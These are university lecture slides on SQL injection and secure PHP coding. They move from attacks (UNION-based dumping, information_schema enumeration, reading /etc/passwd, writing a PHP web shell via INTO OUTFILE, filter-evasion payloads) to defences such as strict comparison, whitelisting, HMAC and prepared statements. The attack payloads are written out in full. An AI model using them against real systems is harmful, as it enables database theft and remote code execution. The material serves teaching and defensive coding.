Server-side web security (part 2 - attacks and defences)

Security 1   2018-19

Università Ca' Foscari Venezia

www.dais.unive.it/~focardi
secgroup.dais.unive.it

Università
Ca'Foscari
Venezia

Basic injections

```
$query = "SELECT name, lastname, url FROM
         people WHERE lastname = '"
         . $_POST['lastname']
         . "'";
```

⇒ The obtained query is **parsed** and **executed**

We have seen that it is easy to make the WHERE constraint always true and dump the whole table:

```
' OR 1 #
```

Demo

Try the injection on our vulnerable website

https://sqli.seclab.dsi.unive.it/search/

(use `haxor/sqleet` to login)

The injection will dump the whole `people` table, **leaking** all usernames and urls

Leaking more data

SQL allows for merging the result of two SELECTs through UNION (or UNION ALL to preserve duplicates)

⇒ The **number of columns** must be the same!

Example:

```
SELECT name, lastname, url FROM employees
UNION ALL
SELECT firstname, surname, url FROM customers
```

Black box attack

What if the attacker does not know the name of tables and columns?

Step 1: **brute force** the number of columns

- `... WHERE lastname = '' UNION ALL SELECT 1 #'`
- `... WHERE lastname = '' UNION ALL SELECT 1,1 #'`
- `... WHERE lastname = '' UNION ALL SELECT 1,1,1 #'`
- ...

until we get some output

Black box attack

Step 2: try possible names for the table

- `... WHERE lastname = '' UNION ALL SELECT 1,1,1 FROM users #'`
- `... WHERE lastname = '' UNION ALL SELECT 1,1,1 FROM customers #'`
- `... WHERE lastname = '' UNION ALL SELECT 1,1,1 FROM people #'`

until we get some output

We can do the same for column names:

```
' UNION ALL SELECT password,1,1 FROM people #
```

Concatenating columns

Columns can be concatenated into a single one to overcome the UNION constraint

Example:

```
' UNION ALL SELECT CONCAT(name,'|',lastname), password,
url FROM people #
```

Raws can also be **merged** into a single one:

```
' UNION ALL SELECT GROUP_CONCAT(name, '|', lastname,
'|', password SEPARATOR '   '), 1, 1 FROM people #
```

Dumping the database structure

In several DBMS **INFORMATION_SCHEMA** stores all the information of all the databases

- List **databases**:

```
SELECT schema_name FROM information_schema.schemata
```

- List **tables**:

```
SELECT table_schema, table_name FROM
information_schema.tables
```

- List the **columns** of all relevant databases:

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE table_schema !=
'mysql' AND table_schema NOT LIKE '%_schema'
```

Advanced techniques

Reading files: if the db user has the FILE privilege and the accessed file is readable by the mysql user

```
SELECT LOAD_FILE('/etc/passwd')
```

Creating files: FILE privilege and the mysql user is allowed to write files in that directory

```
SELECT '<?php passthru($_GET["cmd"]); ?>'
INTO OUTFILE '/var/www/pwn.php'
```

```
$ curl http://vulnerablesite.com/pwn.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

On-line challenges

Train your injection skills here:

- WeChall
- RedTiger's Hackit

Secure PHP coding


General principles:

- Pay attention to how **user input** is processed, prevent that it affects control-flow in **unexpected** ways
- Avoid clearly **insecure** functions or coding
- Adopt security **best practices** whenever possible
- Avoid ad hoc solutions, use **standard** ones instead
- When no security solution is available, filter and sanitize input accurately, but remember that **filter evasion** might be possible.

Security best practices (PHP)

1. Use strict comparison (===)
2. Cast values or check types before applying a function
3. Use *strict whitelisting*, when possible, to make user input less liberal
4. Check the integrity of user input before it is passed to *dangerous* functions
5. Use secure functions / APIs when they are available

Example: Authentication (vulnerable)




```php
<?php
    // token stored on the server
    $token = "...";

    // User input, e.g. coming from a cookie
    $input = $_COOKIE['user_token']

    if($input == $token) {
        // access to privilege area
        echo "Authenticated!";
    }
    else {
        // login require
        echo "Please authenticate";
    }
?>
```

Example: Authentication (fixed!)




```
<?php
    // token stored on the server
    $token = "...";

    // User input, e.g. coming from a cookie
    $input = $_COOKIE['user_token']
              ===
    if($input ~~==~~ $token) {
        // access to privilege area
        echo "Authenticated!";
    }
    else {
        // login require
        echo "Please authenticate";
    }
?>
```

Università
Ca'Foscari
Venezia

Casting

Consider again the `strcmp` example that is bypassed by passing an array as input:



```
if(strcmp($input,$token)==0) {
     // access to privilege area
     echo "Authenticated!";
}
```

We can try to fix the code by casting `$input` to string:

```
strcmp((string)$input,$token)==0
```

Notice that `(string)array()` is `"Array"` (**weird** but OK!)

Putting things together

Even if casting would guarantee that `strcmp` always return a string, it is a best practice to use ===

Thus a “fully compliant” code would be:


```
strcmp((string)$input,$token) === 0
```

Security best practices (PHP)

1. Use strict comparison (===)
2. Cast values or check types before applying a function
3. Use *strict whitelisting*, when possible, to make user input less liberal
4. Check the integrity of user input before it is passed to *dangerous* functions
5. Use secure functions / APIs when they are available

Whitelisting user input


We have seen that loading a page dynamically by passing its name as parameter is extremely dangerous:



```php
<?php
if(isset($_GET["p"])) {
    include($_GET["p"]);
} else {
    include("home.html");
}
?>
```

Whitelisting user input

We can fix the code by strict whitelisting:



```php
<?php
// whitelisted filenames
$whitelist = array('index.html','contacts.html','about.html');
// Check that the filename is whitelisted
// Third parameter "true" makes comparison strict
if( isset($_GET["p"]) and in_array($_GET["p"], $whitelist, true) ) {
    include($_GET["p"]);
} else {
    include("home.html");
}
?>
```

NOTE: `in_array` by default uses **loose** comparison!

Security best practices (PHP)

1. Use strict comparison (===)
2. Cast values or check types before applying a function
3. Use *strict whitelisting*, when possible, to make user input less liberal
4. Check the integrity of user input before it is passed to *dangerous* functions
5. Use secure functions / APIs when they are available

Deserialization example

We have seen that
`$user_data = unserialize($_COOKIE['data']);`
might trigger arbitrary code execution


Magic methods such as = `__wakeup()` are automatically invoked in the **deserialization** process
⇒ checking integrity after deserialization is too late

Always check integrity before the object is unserialized

Message Authentication Code (MAC)

Standard crypto mechanism for message authentication

Hash-based MAC (**HMAC**) "*keyed*" hash: without the key it is infeasible to compute the correct hash



Alice

(K)

msg, HMAC_K(msg)

Bob

(K)

Bob recomputes HMAC_K(msg) and checks if it matches the received one

Using HMAC to check integrity

The Web application generates an **internal key K**

Values are exported with the associated HMAC:

value, HMAC_K(value)

When the value is imported the HMAC is **recomputed** and checked for **equality**

⇒ Since K is only known by the application, a valid HMAC prove that **the value has not been modified**

HMAC in PHP

```
string hash_hmac( string $algo, string $data,
   string $key [, bool $raw_output = FALSE ] )
```

`algo` name of selected hashing algorithm

`data` message to be hashed

`key` symmetric key (variating the message digest)

`raw_output`

TRUE, outputs raw binary data

FALSE outputs lowercase hexits

Demo

Notice how a small variation of the message or the key generates **completely unrelated HMACs**

⇒ behaves like a pseudo-random function

```
php > var_dump(hash_hmac('sha256', 'hello', 'secret'));
string(64) "88aab3ede8d3adf94d26ab90d3bafd4a2083070c3bcce9c014ee04a443847c0b"
php > var_dump(hash_hmac('sha256', 'hello1', 'secret'));
string(64) "25593b9b912571e4f7d8c7eaabbdd5024700a72d7d15ed04e6616f333e2b2b49"
php > var_dump(hash_hmac('sha256', 'hello1', 'secret1'));
string(64) "f7148ed6f808fe590954e684ca45fdd1fcb86195865985c711b7e76103e4c3b9"
php >
```

Security best practices (PHP)

1. Use strict comparison (===)
2. Cast values or check types before applying a function
3. Use *strict whitelisting*, when possible, to make user input less liberal
4. Check the integrity of user input before it is passed to *dangerous* functions
5. Use secure functions / APIs when they are available

Prepared statements

IDEA: parse a parametrized query, and pass the actual parameters to the query only before it is executed

MOTIVATION: make remote queries **more efficient**

Prepared statements prevent SQL injections:

⇒ if the query has been **parsed already** there is no way for an attacker to inject data that might be interpreted as part of the query

Example

```
mysql> PREPARE stmt1 FROM 'SELECT * FROM people WHERE lastname=?';
Statement prepared

mysql> set @n = 'focardi';

mysql> EXECUTE stmt1 USING @n;
+----+----------+----------+----------+----------------------+------------+----
| id | name     | lastname | username | mail                 | password   | url
+----+----------+----------+----------+----------------------+------------+----
|  2 | Riccardo | Focardi  | r1x      | focardi@dsi.unive.it | ********** | htt
+----+----------+----------+----------+----------------------+------------+----

mysql> set @n = "'' OR 1 # ";

mysql> EXECUTE stmt1 USING @n;
Empty set (0.00 sec)
```

Statement is parsed and prepared

Trying the injection

Injection fails: SQL has been parsed already and data are only interpreted as data

Università Ca'Foscari Venezia

PHP APIs (1)

PHP offers APIs for **prepared statements**

Example:

```
$link=new mysqli("localhost", "sqli_example", ...);
if(!$link) die('Could not connect: ' . mysqli_error());

$stmt = $link->prepare("SELECT name, lastname, url FROM
people WHERE lastname = ?");
$stmt->bind_param("s", $_POST['lastname']);
$stmt->execute();
```

String

PHP APIs (2)

PHP Data Object (**PDO**) is a uniform API for different databases. Example:

```
try {
    $link = new PDO("mysql:dbname=sqli_example; ...);
} catch (PDOException $e) {
    exit;
}
$stmt = $link->prepare("SELECT name, lastname, url FROM 
people WHERE lastname = :lastname");
$stmt->bindParam(':lastname', $_POST['lastname']);
$stmt->execute();
```

Optional
$data_type

Ah easy ....

Sometime it is **not possible** to parametrize the query

- Example: **table name** cannot be parameterized

Second order injections: if a queries depends on a previous one:

1. The attacker stores the payload in the database
2. The result is injected into the vulnerable query that depends on the secure one

⇒ **Every database access** needs to be parametrized!

Last resort: sanitization

When parameterization is not possible we can:

- Typecast numeric parameters to integer
  ⇒ prevents injecting arbitrary payloads
- Escaping string input parameters in a query
  `mysqli_real_escape_string`

NOTE: escaping is not *bullet proof*. Previous `mysql_real_escape_string`, could circumvented by exploiting different charsets and is now deprecated.

Ad hoc filtering: a bad idea!

Let’s try a simple filter that removes all spaces

- trivial to bypass using tabs, new lines, carriage returns or even comment symbols like /**/

```
'/**/OR/**/1#
```

Let’s forbid single quoting '

⇒ Conversion depending on the context:

- `SELECT 'A'=0x41` 1 (TRUE)
- `SELECT 0x41414141` AAAA
- `SELECT 0x41414141+1` 1094795586

```
...WHERE id=1/**/OR/**/lastname=0x666f6361726469#
```

Ad hoc filtering: a bad idea!

Filtering function names, e.g., `concat`

⇒ Many ways to obfuscate the names

- `SELECT /*!50000cOncaT*//**/('hi',' ','r1x')`

  Returns `'hi r1x'`
- `SELECT /*!50000cOncaT*//**/(0x6869,0x20,0x723178);`

  Also returns `'hi r1x'`

NOTE: `/*!50000`... executes the commented out text if the version of MySQL is greater than or equal the specified one (5.00.00 in this case)